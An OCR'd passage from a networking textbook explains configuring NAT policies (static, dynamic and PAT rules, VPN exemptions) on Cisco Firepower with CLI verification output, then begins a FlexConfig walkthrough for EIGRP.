


Figure 21-35. *New Policy wizard*

Once you get into the policy, you see three sections: NAT Rules Before, Auto NAT Rules, and NAT Rules After. This concept came from the ASA firewalls. Auto NAT has fewer options to configure than manual NAT. It is only concerned with the source. If you do not need destination information in a rule, it is recommended that you use auto NAT. In ASA firewalls, manual NAT rules are processed before auto NAT unless you added a token to tell the system to look at the rule after auto NAT. That is the source of "Before" and "After."

Regardless of if you are configuring auto NAT or manual NAT, you need to choose static or dynamic. Static NAT is used for one-to-one mappings. Servers that need to be reachable from outside the firewall often have a static mapping. Most endpoints can use dynamic mappings. With a dynamic mapping, the translated address may change.




Figure 21-36. *Types of NAT*

Many people equate dynamic NAT to Port Address Translation (PAT). They are commonly used together, but you can use each without the other. If you have a pool of public addresses, the system can dynamically issue them without need of PAT. PAT is needed when you don't have enough addresses in your outside pool and the system needs to translate port numbers so it can reuse IP addresses. Similarly, you can statically change a port number. In some cases, the port a server listens to is not what outside users see.

The following table shows the address used in our network. We add another FTD to our FMC for the second site in this example.

Network Description	Network ID
Site 1 Outside	172.16.50.0/24
Site 1 Inside	192.168.14.0/24
Site 1 DMZ	192.168.41.0/24
Site 1 Remote Access VPN	10.150.150.0/24
Site 2 Outside	172.16.60.0/24
Site 2 Inside	192.168.13.0/24

We pre-created most of the network objects. You can create them on the fly or create them through Objects ➤ Object Management ➤ Network. In some of our examples, we are using network groups that must be created under Object Management.

The first rule we are going to create is DMZ or Inside going outside. We will use PAT for these because they are for dynamic connections going out. This rule will translate any traffic from the inside interface at Site 1 to the outside interface. This is equivalent to setting the nat inside and nat outside interfaces on a router.




Figure 21-37. *NAT rule select interfaces*

Select the Site1_Inside network as the original source. This is similar to an access list selecting the source on a router. Leave the translated source blank. That will be translated using a PAT pool.





Figure 21-38. *NAT source*

In the PAT Pool tab, check the Enable PAT Pool box. Select Address in the dropdown. Click the plus next to the address to create a network object. Configure a range of IPs to use in the PAT pool. After creating the PAT pool, select the object in the dropdown and save.



We repeated the process for Site 1 DMZ and for Site 2 Inside. For Site 2 Inside, we used the destination interface as the translated source instead of using a pool.

Figure 21-39. *Dynamic rules*

Dynamic rules will provide network connectivity for devices, but we also need some static rules for servers in the DMZ. In our example, we have two servers in the DMZ. We want the server at IP address 192.168.41.15 to appear as 172.16.50.15 to the outside, except we want TCP/80 on 192.168.41.16 to appear as TCP/8080 on 172.16.50.15. We will create the specific rule that changes ports first.

Since we are only modifying the source, we could use auto NAT. We are using manual NAT for demonstration purposes.





Figure 21-40. *Static NAT with port translation*

In our example, we used the host network object DMZ_Router as the original source and the host network object called DMZ_Outside for the translated source. We translated packets from HTTP to HTTP_Alt. By default, NAT is two way. If you need to make it unidirectional, you can check the Unidirectional box under Advanced. In our case, we want it to be two way.

The second rule is similar to the first except we used the network object Metasploitable as the source. We still used DMZ_Outside as the translated source. We left all other fields in the Translation tab blank.

We will walk through setting up a couple Virtual Private Networks (VPNs) later in this chapter. It is best practice to use a separate firewall to terminate your VPNs as your filtering firewall that has NAT. It causes risk and complexity to put everything on one appliance. One of the complications is with NAT. NAT sees the VPN traffic as coming from the Outside zone. We need to add exceptions to the policy so the VPN traffic doesn't get translated. We also need to ensure rules are configured to use routing, so they don't cause a black hole.

The following figure shows the top two rules that will translate packets received on the outside interfaces of each site that came from a VPN to themselves. We also checked the Perform Route Lookup for Destination Interface checkbox under Advanced.



					Original Packet			Translated Packet				
#	Direction	Type	Source Interface Objects	Destination Interface Objects	Original Sources	Original Destinations	Original Services	Translated Sources	Translated Destinations	Translated Services	Options	
NAT Rules Before												
1		Static	Outside_Site1	any	VPN_Networks	Site1		VPN_Networks	Site1		Dns:false route-lookup	
2		Static	Outside_Site2	any	Site1	Site2_Inside		Site1	Site2_Inside		Dns:false route-lookup	
3		Static	DMZ	Outside_Site1	DMZ_Router		HTTP Original	DMZ_Outside		HTTP_Alt Original	Dns:false	
4		Static	DMZ	Outside_Site1	Metasploitable			DMZ_Outside			Dns:false	
Auto NAT Rules												
#		Dyn...	Inside_Site1	Outside_Site1	Site1_Inside			Site1_PAT_Pool			Dns:false	
#		Dyn...	DMZ	Outside_Site1	Site1_DMZ			Site1_PAT_Pool			Dns:false	
#		Dyn...	Inside_Site2	Outside_Site2	Site2_Inside			Interface			Dns:false	
NAT Rules After												

Figure 21-41. *Final NAT policy*

After completing the rules, we saved and deployed. This policy is assigned to two firewalls, but the FMC knows to only push relevant configuration to each. It may give you a warning about rules that will never be matched. You could fix this by using interface groups such that you only have relevant rules or break the policy up for each firewall. Breaking the policy up is the cleaner solution.

```
> show nat
Manual NAT Policies (Section 1)
1 (Outside) to (any) source static VPN_Networks VPN_Networks  route-lookup descr
iption Port forward port 8080 to port 80
    translate_hits = 0, untranslate_hits = 0
2 (DMZ) to (Outside) source static DMZ_Router DMZ_Outside  service SVC_429496731
95 SVC_42949673196 description Port forward port 8080 to port 80
    translate_hits = 0, untranslate_hits = 0
3 (DMZ) to (Outside) source static Metasploitable DMZ_Outside  description Port
forward port 8080 to port 80
    translate_hits = 0, untranslate_hits = 0

Auto NAT Policies (Section 2)
1 (Inside) to (Outside) source dynamic Site1_Inside pat-pool Site1_PAT_Pool
    translate_hits = 1852, untranslate_hits = 17
2 (DMZ) to (Outside) source dynamic Site1_DMZ pat-pool Site1_PAT_Pool
    translate_hits = 3, untranslate_hits = 0
> _
```


Figure 21-42. *NAT Configuration Site 1*

```
> show nat

Auto NAT Policies (Section 2)
1 (Inside) to (Outside) source dynamic Site2_Inside pat-pool interface
    translate_hits = 0, untranslate_hits = 0
> show nat
Manual NAT Policies (Section 1)
1 (Outside) to (any) source static Site1 Site1  destination static Site2_Inside
Site2_Inside route-lookup description Port forward port 8080 to port 80
    translate_hits = 0, untranslate_hits = 0

Auto NAT Policies (Section 2)
1 (Inside) to (Outside) source dynamic Site2_Inside pat-pool interface
    translate_hits = 0, untranslate_hits = 0
```

Figure 21-43. *NAT Configuration Site 2*

The command `show nat` shows the configuration and the number of hits. We don't have very many hits because we just deployed the configuration and haven't done any testing. The command show xlate will show the translations and have addresses. If NAT isn't working, verify your addresses are correct. If they are not, you need to go to Object Management and correct them and then deploy the configuration again. After making changes to NAT, the command clear xlate clears out the translation table. In the following example, we originally had the incorrect address for DMZ-Outside. It should have been 172.16.50.15.


```
> show xlate
6 in use, 31 most used
Flags: D - DNS, e - extended, I - identity, i - dynamic, r - portmap,
       s - static, T - twice, N - net-to-net
NAT from Outside:10.150.150.0/24, 192.168.13.0/24 to any:10.150.150.0/24,
    192.168.13.0/24
    flags sIT idle 0:04:40 timeout 0:00:00
NAT from any:10.150.150.0/24, 192.168.41.0/24, 192.168.14.0/24 to Outside:10.150
.150.0/24, 192.168.41.0/24, 192.168.14.0/24
    flags sIT idle 0:04:40 timeout 0:00:00
TCP PAT from DMZ:192.168.41.16 80-80 to Outside:192.168.41.15 8080-8080
    flags srT idle 0:15:32 timeout 0:00:00
TCP PAT from Outside:0.0.0.0/0 0 to DMZ:0.0.0.0/0 0
    flags srIT idle 0:15:32 timeout 0:00:00
NAT from DMZ:192.168.41.15 to Outside:192.168.41.15
    flags sIT idle 0:15:32 timeout 0:00:00
NAT from Outside:0.0.0.0/0 to DMZ:0.0.0.0/0
    flags sIT idle 0:15:32 timeout 0:00:00
```

Figure 21-44. *Xlate table with error*

After fixing the object, we cleared the specific translation. In this example, it had already cleared before we attempted to delete it. Now you can see the correct translation.

```
> clear xlate global 192.168.41.15
INFO: 0 xlate deleted
> show xlate
7 in use, 31 most used
Flags: D - DNS, e - extended, I - identity, i - dynamic, r - portmap,
       s - static, T - twice, N - net-to-net
NAT from Outside:10.150.150.0/24, 192.168.13.0/24 to any:10.150.150.0/24,
    192.168.13.0/24
    flags sIT idle 0:11:17 timeout 0:00:00
NAT from any:10.150.150.0/24, 192.168.41.0/24, 192.168.14.0/24 to Outside:10.150
.150.0/24, 192.168.41.0/24, 192.168.14.0/24
    flags sIT idle 0:11:17 timeout 0:00:00
TCP PAT from DMZ:192.168.41.16 80-80 to Outside:172.16.50.15 8080-8080
    flags srT idle 0:03:21 timeout 0:00:00
TCP PAT from Outside:0.0.0.0/0 0 to DMZ:0.0.0.0/0 0
    flags srIT idle 0:03:21 timeout 0:00:00
NAT from DMZ:192.168.41.15 to Outside:172.16.50.15
    flags sT idle 0:03:21 timeout 0:00:00
NAT from Outside:0.0.0.0/0 to DMZ:0.0.0.0/0
    flags sIT idle 0:03:21 timeout 0:00:00

TCP PAT from Inside:192.168.14.100/50506 to Outside:172.16.50.90/50506 flags ri
idle 0:06:29 timeout 0:00:30
>
```

Figure 21-45. *Corrected Xlate table*

AU19

When we use a browser to go to `http://172.16.50.15`, it redirects to our Metasploitable host. When you used http://172.16.50.16:8080, we were redirected to the web interface for a Cisco router.




Figure 21-46. *Static NAT test*

Our real test of the NAT exceptions for VPN will be in the "Virtual Private Networks" section.

When we get to the "Troubleshooting" section of this chapter, we will revisit issues with NAT and show you how to identify problems.

■ **Note** In the OSPF section, we configured the firewall to advertise all the routes to the outside router using OSPF. Since we are using NAT, we do not need to advertise them. Advertising them can mask other configuration and security issues. The only network the outside world needs to know about is the outside interface network.

FlexConfig

The graphical interface does not support every feature that was brought over from the ASA yet. The workaround is FlexConfig. FlexConfig allows you to push ASA commands to the Firepower appliances. Cisco provides several templates for common tasks. You only need to fill out the variables and associate FlexConfig to a platform. There are some ASA features that are not currently supported on Firepower, but you can fill most of the gaps in the graphical interface using FlexConfig.

One restriction is you cannot push configuration through FlexConfig, if it is supported in the graphical interface. A major disclaimer you need to be aware of is some configurations will not automatically unconfigure when you remove a policy. In some cases, you need to push an unconfigure object to undo changes.

We will illustrate FlexConfig with EIGRP. As of Firepower 6.6, EIGRP is not supported in the graphical interface. However, it is on the road map for the next major release.

The templates for FlexConfig are under Object Management. If you need a template that is not pre-created, you can create it here. The templates are under FlexConfig Object, and variables are defined under Text Object. If you want a better understanding of how a FlexConfig object works, view one of the pre-created scripts to see how it uses commands, conditions, loops, and variables.

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


Figure 21-47. *FlexConfig objects*

For our example, we will start with EIGRP_Configure but modify it for our environment.

We will start by setting up the variables that we will use in our FlexConfig Object. Go to Text Object and change the value for eigrpAS to 100. This is the autonomous system configured on our DMZ router. We are changing this globally and not only for the policy.




Figure 21-48. *Change AS variable*

Next, we need to set the router ID. The default value is blank. Go to the Text Object menu. Click the pencil next to eigrpRouterId to edit it. We want to add an override for FTD1.




Figure 21-49. *Add override*

We configured the override with a value of 192.168.41.1 for FTD1's router ID.

